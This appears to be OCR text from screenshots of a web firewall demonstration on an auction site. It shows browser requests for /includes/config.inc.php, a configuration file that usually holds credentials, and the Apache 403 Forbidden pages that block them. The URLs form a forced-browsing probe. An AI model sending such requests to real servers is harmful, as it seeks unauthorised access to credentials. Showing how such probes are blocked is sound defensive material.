
Password [ ]

Forgot your password?

Go!

Help Column


- General Help
- Bidding
- Registering
- Selling



Forbidden

You don't have permission to access /includes/ on this server.

Apache/1.3.26 Server at auction-sec.magnifire.com Port 80



403 FORBIDDEN - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Address
Go
Done
Internet

http://auction.f5.com/**includes/config.inc.php**

F


You don't have permission to access /includes/ on this server.

Apache/1.3.26 Server at auction-sec.magnifire.com Port 80


HTTP://212.150.5.74/INCLUDES/CONFIG.INC.PHP - MICROSOFT INTERNET EXPLORER
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Links
Go
Done
Internet

Address http://auction.f5.com/includes/config.inc.php

